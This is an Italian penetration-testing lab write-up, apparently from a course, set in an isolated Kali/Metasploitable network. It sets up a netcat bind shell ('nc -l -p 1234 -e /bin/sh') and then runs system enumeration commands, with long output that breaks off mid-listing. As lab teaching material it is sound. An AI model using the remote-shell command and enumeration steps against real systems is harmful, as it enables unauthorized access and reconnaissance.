


ESERCITAZIONE WEEK 9 DAY 2








Configurazione macchine virtuali:

Per questo esercizio configuriamo due macchine sulla stessa rete in comunicazione tra loro e in modalità interna, in particolare:

- **Kali Linux** sarà la macchina attaccante con indirizzo IP **192.168.50.103**;
- **Metasploitable** sarà la macchina vittima con indirizzo IP **192.168.50.101**;

Eseguiamo il comando **ping** su entrambe le macchine per verificarne la connessione reciproca:




Configurazione server:

Su Metasploitable, con il comando:

nc -l -p 1234 -e /bin/sh

si utilizza il tool **netcat** per configurare un server in ascolto (switch -l) sulla porta (switch -p) 1234, che si mette in attesa di connessioni. Quando questa connessione avviene, si richiede di eseguire il programma /bin/sh ovvero la shell di sistema. Questo permetterà di ottenere un accesso remoto.




Configurazione client:

Su Kali Linux, con il comando:

nc 192.168.50.101 1234

si crea un client che si connetterà alla porta 1234 del server definito sulla macchina vittima Metasploitable e si potranno eseguire comandi direttamente sulla shell remota.



Discovering

Scopo del *discovering* è raccogliere informazioni preliminari sul sistema target, elencandole ed analizzandole in un report. Più è precisa e dettagliata questa attività e più si potranno ottenere risultati positivi nelle successive fasi di un *penetration test*.

L'obiettivo dell'esercitazione è ottenere informazioni sensibili e identificare i processi in esecuzione sul sistema operativo. Sono riportati i vari step di questa analisi:

1. **Informazioni di sistema**
2. **Estrapolazione del file system**
3. **Processi in esecuzione**
4. **Risorse di rete**
5. **Utenti e autorizzazioni**

1 – Informazioni di sistema

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
free

	total	used	free	shared	buffers	cached
Mem:	2075604	300780	1774824	0	30552	128708
-/+ buffers/cache:		141520	1934084			
Swap:	0	0	0			

free -l

	total	used	free	shared	buffers	cached
Mem:	2075604	300780	1774824	0	30552	128708
Low:	896020	50112	845908			
High:	1179584	250668	928916			
-/+ buffers/cache:		141520	1934084			
Swap:	0	0	0			

cat /proc/meminfo

```
MemTotal:     2075604 kB
MemFree:      1774824 kB
Buffers:        30552 kB
Cached:        128708 kB
SwapCached:         0 kB
Active:        208532 kB
Inactive:       67588 kB
HighTotal:    1179584 kB
HighFree:      928916 kB
LowTotal:      896020 kB
LowFree:       845908 kB
SwapTotal:          0 kB
SwapFree:           0 kB
Dirty:             32 kB
Writeback:          0 kB
AnonPages:     116860 kB
Mapped:         48996 kB
Slab:           12888 kB
SReclaimable:    5584 kB
SUnreclaim:      7304 kB
PageTables:      1720 kB
NFS_Unstable:       0 kB
Bounce:             0 kB
CommitLimit:   1037800 kB
Committed_AS:   611184 kB
VmallocTotal:   118776 kB
VmallocUsed:     3532 kB
VmallocChunk:   114772 kB
HugePages_Total:     0
HugePages_Free:      0
```

```
HugePages_Rsvd:     0
HugePages_Surp:     0
Hugepagesize:     2048 kB

df -h
Filesystem          Size  Used Avail Use% Mounted on
/dev/mapper/metasploitable-root
                    7.0G  1.5G  5.2G  22% /
varrun              1014M  140K 1014M   1% /var/run
varlock             1014M     0 1014M   0% /var/lock
udev                1014M   20K 1014M   1% /dev
devshm              1014M     0 1014M   0% /dev/shm
/dev/sda1            228M   25M  192M  12% /boot
cat /proc/cpuinfo
processor       : 0
vendor_id       : GenuineIntel
cpu family      : 6
model           : 140
model name      : 11th Gen Intel(R) Core(TM) i5-1135G7 @ 2.40GHz
stepping        : 1
cpu MHz         : 2417.318
cache size      : 8192 KB
fdiv_bug        : no
hlt_bug         : no
f00f_bug        : no
coma_bug        : no
fpu             : yes
fpu_exception   : yes
cpuid level     : 22
wp              : yes
flags           : fpu vme de pse tsc msr pae mce cx8 apic sep mtrr pge mca cmov pat pse36 clflush mmx fxsr sse sse2 ht nx rdtscp lm
constant_tsc up pni monitor ssse3 cx16 sse4_1 sse4_2 popcnt lahf_lm abm 3dnowprefetch
bogomips        : 4837.02
clflush size    : 64

^C
```

2- Informazioni del file system

```
df -T
Filesystem    Type   1K-blocks      Used Available Use% Mounted on
/dev/mapper/metasploitable-root
              ext3     7282168   1477868   5437300  22% /
varrun        tmpfs    1037800       140   1037660   1% /var/run
varlock       tmpfs    1037800         0   1037800   0% /var/lock
udev          tmpfs    1037800        20   1037780   1% /dev
devshm        tmpfs    1037800         0   1037800   0% /dev/shm
/dev/sda1     ext3      233333     25356    195930  12% /boot
mount
/dev/mapper/metasploitable-root on / type ext3 (rw,relatime,errors=remount-ro)
proc on /proc type proc (rw,noexec,nosuid,nodev)
/sys on /sys type sysfs (rw,noexec,nosuid,nodev)
varrun on /var/run type tmpfs (rw,noexec,nosuid,nodev,mode=0755)
varlock on /var/lock type tmpfs (rw,noexec,nosuid,nodev,mode=1777)
udev on /dev type tmpfs (rw,mode=0755)
devshm on /dev/shm type tmpfs (rw)
devpts on /dev/pts type devpts (rw,gid=5,mode=620)
/dev/sda1 on /boot type ext3 (rw,relatime)
securityfs on /sys/kernel/security type securityfs (rw)
rpc_pipefs on /var/lib/nfs/rpc_pipefs type rpc_pipefs (rw)
nfsd on /proc/fs/nfsd type nfsd (rw)
du -h
28M     ./vulnerable/samba/3.0.20/debs
```

```
44M    ./vulnerable/samba/3.0.20
27M    ./vulnerable/samba/3.0.6/debs
42M    ./vulnerable/samba/3.0.6
356K   ./vulnerable/samba/deps
86M    ./vulnerable/samba
36K    ./vulnerable/mysql-ssl/mysql-keys
984K   ./vulnerable/mysql-ssl
228K   ./vulnerable/twiki20030201/twiki-source/bin
36K    ./vulnerable/twiki20030201/twiki-source/lib/TWiki/Plugins
64K    ./vulnerable/twiki20030201/twiki-source/lib/TWiki/Store
284K   ./vulnerable/twiki20030201/twiki-source/lib/TWiki
24K    ./vulnerable/twiki20030201/twiki-source/lib/Algorithm
432K   ./vulnerable/twiki20030201/twiki-source/lib
92K    ./vulnerable/twiki20030201/twiki-source/data/Sandbox
272K   ./vulnerable/twiki20030201/twiki-source/data/Main
268K   ./vulnerable/twiki20030201/twiki-source/data/Know
2.9M   ./vulnerable/twiki20030201/twiki-source/data/TWiki
88K    ./vulnerable/twiki20030201/twiki-source/data/_default
88K    ./vulnerable/twiki20030201/twiki-source/data/Trash
3.7M   ./vulnerable/twiki20030201/twiki-source/data
4.0K   ./vulnerable/twiki20030201/twiki-source/pub/Sandbox
4.0K   ./vulnerable/twiki20030201/twiki-source/pub/Main
8.0K   ./vulnerable/twiki20030201/twiki-source/pub/Know/IncorrectDllVersionW32PTH10DLL
12K    ./vulnerable/twiki20030201/twiki-source/pub/Know
124K   ./vulnerable/twiki20030201/twiki-source/pub/TWiki/TWikiDocGraphics
36K    ./vulnerable/twiki20030201/twiki-source/pub/TWiki/TWikiTemplates
92K    ./vulnerable/twiki20030201/twiki-source/pub/TWiki/TWikiLogos
24K    ./vulnerable/twiki20030201/twiki-source/pub/TWiki/PreviewBackground
16K    ./vulnerable/twiki20030201/twiki-source/pub/TWiki/FileAttachment
12K    ./vulnerable/twiki20030201/twiki-source/pub/TWiki/WabiSabi
308K   ./vulnerable/twiki20030201/twiki-source/pub/TWiki
4.0K   ./vulnerable/twiki20030201/twiki-source/pub/Trash
148K   ./vulnerable/twiki20030201/twiki-source/pub/icn
492K   ./vulnerable/twiki20030201/twiki-source/pub
264K   ./vulnerable/twiki20030201/twiki-source/templates
5.6M   ./vulnerable/twiki20030201/twiki-source
6.5M   ./vulnerable/twiki20030201
30M    ./vulnerable/tikiwiki
123M   ./vulnerable
16K    ./.ssh
4.0K   ./.distcc/state
4.0K   ./.distcc/lock
12K    ./.distcc
123M   .
pwd
/home/msfadmin
```

3 – Processi in esecuzione

```
ps aux
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.0   2844  1696 ?        Ss   05:32   0:00 /sbin/init
root         2  0.0  0.0      0     0 ?        S<   05:32   0:00 [kthreadd]
root         3  0.0  0.0      0     0 ?        S<   05:32   0:00 [migration/0]
root         4  0.0  0.0      0     0 ?        S<   05:32   0:00 [ksoftirqd/0]
root         5  0.0  0.0      0     0 ?        S<   05:32   0:00 [watchdog/0]
root         6  0.0  0.0      0     0 ?        S<   05:32   0:00 [events/0]
root         7  0.0  0.0      0     0 ?        S<   05:32   0:00 [khelper]
root        41  0.0  0.0      0     0 ?        S<   05:32   0:00 [kblockd/0]
root        44  0.0  0.0      0     0 ?        S<   05:32   0:00 [kacpid]
root        45  0.0  0.0      0     0 ?        S<   05:32   0:00 [kacpi_notify]
root        89  0.0  0.0      0     0 ?        S<   05:32   0:00 [kseriod]
root       128  0.0  0.0      0     0 ?        S    05:32   0:00 [pdflush]
```

```
root      129  0.0  0.0     0     0 ?       S    05:32   0:00 [pdflush]
root      130  0.0  0.0     0     0 ?       S<   05:32   0:00 [kswapd0]
root      172  0.0  0.0     0     0 ?       S<   05:32   0:00 [aio/0]
root     1128  0.0  0.0     0     0 ?       S<   05:32   0:00 [ksnapd]
root     1329  0.0  0.0     0     0 ?       S<   05:32   0:00 [ata/0]
root     1332  0.0  0.0     0     0 ?       S<   05:32   0:00 [ata_aux]
root     2012  0.0  0.0     0     0 ?       S<   05:32   0:00 [scsi_eh_0]
root     2013  0.0  0.0     0     0 ?       S<   05:32   0:00 [scsi_eh_1]
root     2225  0.0  0.0     0     0 ?       S<   05:32   0:00 [kjournald]
root     2379  0.0  0.0  2092   616 ?       S<s  05:32   0:00 /sbin/udevd --daemon
root     2582  0.0  0.0     0     0 ?       S<   05:32   0:00 [kpsmoused]
root     3502  0.0  0.0     0     0 ?       S<   05:32   0:00 [kjournald]
daemon   3632  0.0  0.0  1836   520 ?       Ss   05:32   0:00 /sbin/portmap
statd    3648  0.0  0.0  1900   728 ?       Ss   05:32   0:00 /sbin/rpc.statd
root     3654  0.0  0.0     0     0 ?       S<   05:32   0:00 [rpciod/0]
root     3669  0.0  0.0  3648   564 ?       Ss   05:32   0:00 /usr/sbin/rpc.idmapd
root     3894  0.0  0.0  1716   488 tty4    Ss+  05:32   0:00 /sbin/getty 38400 tty4
root     3895  0.0  0.0  1716   484 tty5    Ss+  05:32   0:00 /sbin/getty 38400 tty5
root     3901  0.0  0.0  1716   488 tty2    Ss+  05:32   0:00 /sbin/getty 38400 tty2
root     3904  0.0  0.0  1716   488 tty3    Ss+  05:32   0:00 /sbin/getty 38400 tty3
root     3906  0.0  0.0  1716   488 tty6    Ss+  05:32   0:00 /sbin/getty 38400 tty6
syslog   3943  0.0  0.0  1936   652 ?       Ss   05:32   0:00 /sbin/syslogd -u syslog
root     3978  0.0  0.0  1872   536 ?       S    05:32   0:00 /bin/dd bs 1 if /proc/kmsg of /var/run/klogd/kmsg
klog     3980  0.0  0.1  3284  2100 ?       Ss   05:32   0:00 /sbin/klogd -P /var/run/klogd/kmsg
bind     4003  0.0  0.3 35408  7680 ?       Ssl  05:32   0:00 /usr/sbin/named -u bind
root     4025  0.0  0.0  5312   996 ?       Ss   05:32   0:00 /usr/sbin/sshd
root     4101  0.0  0.0  2768  1304 ?       S    05:32   0:00 /bin/sh /usr/bin/mysqld_safe
mysql    4143  0.0  0.8 127560 17028 ?      Sl   05:32   0:00 /usr/sbin/mysqld --basedir=/usr --datadir=/var/lib/mysql --user=mysql
--pid-file=/var/run/mysqld/mysqld.pid --skip-external-locking --port=3306 --socket=/var/run/mysqld/mysqld.sock
root     4145  0.0  0.0  1700   560 ?       S    05:32   0:00 logger -p daemon.err -t mysqld_safe -i -t mysqld
postgres 4222  0.0  0.2 41340  5068 ?       S    05:32   0:00 /usr/lib/postgresql/8.3/bin/postgres -D /var/lib/postgresql/8.3/main -
c config_file=/etc/postgresql/8.3/main/postgresql.conf
postgres 4225  0.0  0.0 41340  1376 ?       Ss   05:32   0:00 postgres: writer process
postgres 4226  0.0  0.0 41340  1188 ?       Ss   05:32   0:00 postgres: wal writer process
postgres 4227  0.0  0.0 41340  1384 ?       Ss   05:32   0:00 postgres: autovacuum launcher process
postgres 4228  0.0  0.0 12660  1128 ?       Ss   05:32   0:00 postgres: stats collector process
daemon   4248  0.0  0.0  2316   428 ?       SNs  05:32   0:00 distccd --daemon --user daemon --allow 0.0.0.0/0
daemon   4249  0.0  0.0  2316   220 ?       SN   05:32   0:00 distccd --daemon --user daemon --allow 0.0.0.0/0
root     4298  0.0  0.0     0     0 ?       S    05:32   0:00 [lockd]
root     4299  0.0  0.0     0     0 ?       S<   05:32   0:00 [nfsd4]
root     4300  0.0  0.0     0     0 ?       S    05:32   0:00 [nfsd]
root     4301  0.0  0.0     0     0 ?       S    05:32   0:00 [nfsd]
root     4302  0.0  0.0     0     0 ?       S    05:32   0:00 [nfsd]
root     4303  0.0  0.0     0     0 ?       S    05:32   0:00 [nfsd]
root     4304  0.0  0.0     0     0 ?       S    05:32   0:00 [nfsd]
root     4305  0.0  0.0     0     0 ?       S    05:32   0:00 [nfsd]
root     4306  0.0  0.0     0     0 ?       S    05:32   0:00 [nfsd]
root     4307  0.0  0.0     0     0 ?       S    05:32   0:00 [nfsd]
root     4311  0.0  0.0  2424   332 ?       Ss   05:32   0:00 /usr/sbin/rpc.mountd
root     4377  0.0  0.0  5412  1732 ?       Ss   05:32   0:00 /usr/lib/postfix/master
postfix  4378  0.0  0.0  5420  1648 ?       S    05:32   0:00 pickup -l -t fifo -u -c
postfix  4380  0.0  0.0  5460  1688 ?       S    05:32   0:00 qmgr -l -t fifo -u
root     4384  0.0  0.0  5388  1204 ?       Ss   05:32   0:00 /usr/sbin/nmbd -D
root     4386  0.0  0.0  7724  1364 ?       Ss   05:32   0:00 /usr/sbin/smbd -D
root     4392  0.0  0.0  7724   812 ?       S    05:32   0:00 /usr/sbin/smbd -D
root     4405  0.0  0.0  2424   856 ?       Ss   05:32   0:00 /usr/sbin/xinetd -pidfile /var/run/xinetd.pid -stayalive -inetd_compat
daemon   4441  0.0  0.0  2316   220 ?       SN   05:32   0:00 distccd --daemon --user daemon --allow 0.0.0.0/0
daemon   4442  0.0  0.0  2316   220 ?       SN   05:32   0:00 distccd --daemon --user daemon --allow 0.0.0.0/0
proftpd  4444  0.0  0.0  9948  1596 ?       Ss   05:32   0:00 proftpd: (accepting connections)
daemon   4458  0.0  0.0  1984   424 ?       Ss   05:32   0:00 /usr/sbin/atd
root     4469  0.0  0.0  2104   896 ?       Ss   05:32   0:00 /usr/sbin/cron
root      4497  0.0  0.0  2052   344 ?        Ss   05:32   0:00 /usr/bin/jsvc -user tomcat55 -cp /usr/share/java/commons-
daemon.jar:/usr/share/tomcat5.5/bin/bootstrap.jar -outfile SYSLOG -errfile SYSLOG -pidfile /var/run/tomcat5.5.pid -
Djava.awt.headless=true -Xmx128M -Djava.endorsed.dirs=/usr/share/tomcat5.5/common/endorsed -
```

```
Dcatalina.base=/var/lib/tomcat5.5 -Dcatalina.home=/usr/share/tomcat5.5 -Djava.io.tmpdir=/var/lib/tomcat5.5/temp -
Djava.security.manager -Djava.security.policy=/var/lib/tomcat5.5/conf/catalina.policy org.apache.catalina.startup.Bootstrap
root 4498 0.0 0.0 2052 472 ? S 05:32 0:00 /usr/bin/jsvc -user tomcat55 -cp /usr/share/java/commons-
daemon.jar:/usr/share/tomcat5.5/bin/bootstrap.jar -outfile SYSLOG -errfile SYSLOG -pidfile /var/run/tomcat5.5.pid -
Djava.awt.headless=true -Xmx128M -Djava.endorsed.dirs=/usr/share/tomcat5.5/common/endorsed -
Dcatalina.base=/var/lib/tomcat5.5 -Dcatalina.home=/usr/share/tomcat5.5 -Djava.io.tmpdir=/var/lib/tomcat5.5/temp -
Djava.security.manager -Djava.security.policy=/var/lib/tomcat5.5/conf/catalina.policy org.apache.catalina.startup.Bootstrap
tomcat55 4500 0.3 4.3 364160 89968 ? Sl 05:32 0:05 /usr/bin/jsvc -user tomcat55 -cp /usr/share/java/commons-
daemon.jar:/usr/share/tomcat5.5/bin/bootstrap.jar -outfile SYSLOG -errfile SYSLOG -pidfile /var/run/tomcat5.5.pid -
Djava.awt.headless=true -Xmx128M -Djava.endorsed.dirs=/usr/share/tomcat5.5/common/endorsed -
Dcatalina.base=/var/lib/tomcat5.5 -Dcatalina.home=/usr/share/tomcat5.5 -Djava.io.tmpdir=/var/lib/tomcat5.5/temp -
Djava.security.manager -Djava.security.policy=/var/lib/tomcat5.5/conf/catalina.policy org.apache.catalina.startup.Bootstrap
root 4518 0.0 0.1 10596 2560 ? Ss 05:32 0:00 /usr/sbin/apache2 -k start
www-data 4519 0.0 0.0 10596 1948 ? S 05:32 0:00 /usr/sbin/apache2 -k start
www-data 4521 0.0 0.0 10596 1948 ? S 05:32 0:00 /usr/sbin/apache2 -k start
www-data 4524 0.0 0.0 10596 1948 ? S 05:32 0:00 /usr/sbin/apache2 -k start
www-data 4526 0.0 0.0 10596 1948 ? S 05:32 0:00 /usr/sbin/apache2 -k start
www-data 4528 0.0 0.0 10596 1948 ? S 05:32 0:00 /usr/sbin/apache2 -k start
root 4537 0.0 1.2 66344 26472 ? Sl 05:32 0:00 /usr/bin/rmiregistry
root 4541 0.0 0.1 12208 2540 ? Sl 05:32 0:00 ruby /usr/sbin/druby_timeserver.rb
root 4544 0.0 0.1 8540 2368 ? S 05:32 0:00 /usr/bin/unrealircd
root 4554 0.0 0.0 2568 1196 tty1 Ss 05:32 0:00 /bin/login --
root 4559 0.0 0.5 13928 12012 ? S 05:32 0:00 Xtightvnc :0 -desktop X -auth /root/.Xauthority -geometry 1024x768 -
depth 24 -rfbwait 120000 -rfbauth /root/.vnc/passwd -rfbport 5900 -fp
/usr/X11R6/lib/X11/fonts/Type1/,/usr/X11R6/lib/X11/fonts/Speedo/,/usr/X11R6/lib/X11/fonts/misc/,/usr/X11R6/lib/X11/fonts/
75dpi/,/usr/X11R6/lib/X11/fonts/100dpi/,/usr/share/fonts/X11/misc/,/usr/share/fonts/X11/Type1/,/usr/share/fonts/X11/75dpi
/,/usr/share/fonts/X11/100dpi/ -co /etc/X11/rgb
root 4563 0.0 0.0 2724 1188 ? S 05:32 0:00 /bin/sh /root/.vnc/xstartup
root 4566 0.0 0.1 5936 2576 ? S 05:32 0:00 xterm -geometry 80x24+10+10 -ls -title X Desktop
root 4568 0.0 0.2 8984 4996 ? S 05:32 0:00 fluxbox
root 4596 0.0 0.0 2852 1544 pts/0 Ss+ 05:32 0:00 -bash
msfadmin 4615 0.0 0.0 4616 1984 tty1 S 05:32 0:00 -bash
msfadmin 4713 0.0 0.0 4264 1432 tty1 R+ 05:55 0:00 sh
msfadmin 4715 0.0 0.0 2644 1008 tty1 R+ 05:55 0:00 ps aux
```

pstree

```
init-+-Xtightvnc
     |-apache2---5*[apache2]
     |-atd
     |-cron
     |-dd
     |-distccd---3*[distccd]
     |-5*[getty]
     |-jsvc-+-jsvc
     |      `-jsvc---33*[{jsvc}]
     |-klogd
     |-login---bash---sh---pstree
     |-master-+-pickup
     |        `-qmgr
     |-mysqld_safe-+-logger
     |             `-mysqld---9*[{mysqld}]
     |-named---3*[{named}]
     |-nmbd
     |-portmap
     |-postgres---4*[postgres]
     |-proftpd
     |-rmiregistry---3*[{rmiregistry}]
     |-rpc.idmapd
     |-rpc.mountd
     |-rpc.statd
     |-ruby---{ruby}
     |-smbd---smbd
     |-sshd
     |-syslogd
     |-udevd
```

```
    |-unrealircd
    |-xinetd
    `-xstartup-+-fluxbox
               `-xterm---bash

┌──(kali㉿kali)-[~]
└─$ ps auxf
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           2  0.0  0.0      0     0 ?        S    04:32   0:00 [kthread
root           3  0.0  0.0      0     0 ?        I<   04:32   0:00  \_ [rcu
root           4  0.0  0.0      0     0 ?        I<   04:32   0:00  \_ [rcu
root           5  0.0  0.0      0     0 ?        I<   04:32   0:00  \_ [slu
root           6  0.0  0.0      0     0 ?        I<   04:32   0:00  \_ [net
root           8  0.0  0.0      0     0 ?        I<   04:32   0:00  \_ [kwo
root           9  0.0  0.0      0     0 ?        I    04:32   0:00  \_ [kwo
root          10  0.0  0.0      0     0 ?        I<   04:32   0:00  \_ [mm_
root          11  0.0  0.0      0     0 ?        I    04:32   0:00  \_ [rcu
root          12  0.0  0.0      0     0 ?        I    04:32   0:00  \_ [rcu
root          13  0.0  0.0      0     0 ?        I    04:32   0:00  \_ [rcu
root          14  0.0  0.0      0     0 ?        S    04:32   0:00  \_ [kso
root          15  0.0  0.0      0     0 ?        I    04:32   0:00  \_ [rcu
root          16  0.0  0.0      0     0 ?        S    04:32   0:00  \_ [mig
root          17  0.0  0.0      0     0 ?        S    04:32   0:00  \_ [idl
root          18  0.0  0.0      0     0 ?        I    04:32   0:00  \_ [kwo
root          19  0.0  0.0      0     0 ?        S    04:32   0:00  \_ [cpu
root          20  0.0  0.0      0     0 ?        S    04:32   0:00  \_ [cpu
root          21  0.0  0.0      0     0 ?        S    04:32   0:00  \_ [idl
root          22  0.0  0.0      0     0 ?        S    04:32   0:00  \_ [mig
root          23  0.0  0.0      0     0 ?        S    04:32   0:00  \_ [kso
root          25  0.0  0.0      0     0 ?        I<   04:32   0:00  \_ [kwo
root          26  0.0  0.0      0     0 ?        S    04:32   0:00  \_ [cpu
root          27  0.0  0.0      0     0 ?        S    04:32   0:00  \_ [idl
root          28  0.0  0.0      0     0 ?        S    04:32   0:00  \_ [mig
root          29  0.0  0.0      0     0 ?        S    04:32   0:00  \_ [kso
root          32  0.0  0.0      0     0 ?        S    04:32   0:00  \_ [cpu
root          33  0.0  0.0      0     0 ?        S    04:32   0:00  \_ [idl
root          34  0.0  0.0      0     0 ?        S    04:32   0:00  \_ [mig
root          35  0.0  0.0      0     0 ?        S    04:32   0:00  \_ [kso
root          37  0.0  0.0      0     0 ?        I<   04:32   0:00  \_ [kwo
root          40  0.0  0.0      0     0 ?        I    04:32   0:00  \_ [kwo
root          42  0.0  0.0      0     0 ?        S    04:32   0:00  \_ [kde
root          43  0.0  0.0      0     0 ?        I<   04:32   0:00  \_ [ine
root          44  0.0  0.0      0     0 ?        S    04:32   0:00  \_ [kau
root          45  0.0  0.0      0     0 ?        S    04:32   0:00  \_ [khu
root          46  0.0  0.0      0     0 ?        S    04:32   0:00  \_ [oom
root          47  0.0  0.0      0     0 ?        I<   04:32   0:00  \_ [wri
root          48  0.0  0.0      0     0 ?        S    04:32   0:00  \_ [kco
root          49  0.0  0.0      0     0 ?        SN   04:32   0:00  \_ [ksm
root          50  0.0  0.0      0     0 ?        SN   04:32   0:00  \_ [khu
root          51  0.0  0.0      0     0 ?        I<   04:32   0:00  \_ [kin
root          52  0.0  0.0      0     0 ?        I<   04:32   0:00  \_ [kbl
root          53  0.0  0.0      0     0 ?        I<   04:32   0:00  \_ [blk
root          56  0.0  0.0      0     0 ?        I<   04:32   0:00  \_ [tpm
root          57  0.0  0.0      0     0 ?        I<   04:32   0:00  \_ [eda
root          58  0.0  0.0      0     0 ?        I<   04:32   0:00  \_ [dev
root          59  0.0  0.0      0     0 ?        I<   04:32   0:00  \_ [kwo
root          60  0.0  0.0      0     0 ?        S    04:32   0:00  \_ [ksw
root          67  0.0  0.0      0     0 ?        I<   04:32   0:00  \_ [kth
root          69  0.0  0.0      0     0 ?        I<   04:32   0:00  \_ [acp
root          70  0.0  0.0      0     0 ?        S    04:32   0:00  \_ [xen
root          71  0.0  0.0      0     0 ?        I<   04:32   0:00  \_ [mld
root          72  0.0  0.0      0     0 ?        I<   04:32   0:00  \_ [ipv
root          77  0.0  0.0      0     0 ?        I<   04:32   0:00  \_ [kst
